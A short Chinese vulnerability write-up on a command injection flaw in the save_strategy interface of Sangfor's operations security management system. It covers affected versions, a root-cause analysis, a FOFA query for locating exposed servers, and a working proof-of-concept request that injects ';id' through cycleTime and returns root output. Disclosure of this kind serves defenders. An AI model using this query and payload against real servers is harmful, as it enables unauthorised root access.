漏洞简介
深信服运维安全管理系统 save_strategy 接口存在远程命令执行漏洞。攻击者可通过构造恶意的请求,利用该漏洞在目标服务器上执行任意命令,从而可能导致服务器被完全控制、敏感数据泄露等严重后果。影响范围包括所有运行存在该漏洞版本的深信服运维安全管理系统的服务器。
影响版本
低于 3.0.12 20241106
fofa语法
body="/fort/login" && header="FORTSESSIONID"
漏洞分析
看下 com.sbr.fort.web.controller.system.nodeManagement.HeartbeatConfigController#saveStrategy的实现逻辑

saveStrategy 方法接收 operationState 和 cycleTime 两个参数,当 operationState 的值为 0 时,方法会将用户可控的 cycleTime 参数未经任何过滤或净化,直接拼接到 cmd 字符串中,并交由 this.executor.exe(cmd) 执行,从而造成命令注入漏洞。
漏洞复现
POC
POST /fort/system;help/node_management/save_strategy HTTP/1.1
Host: sangfor_osm.mrxn.net
Content-Type: application/x-www-form-urlencoded

operationState=0&cycleTime=;id
{"success":"success","mess":"1\nuid=0(root) gid=0(root) groups=0(root)"}
成功得到命令执行结果。


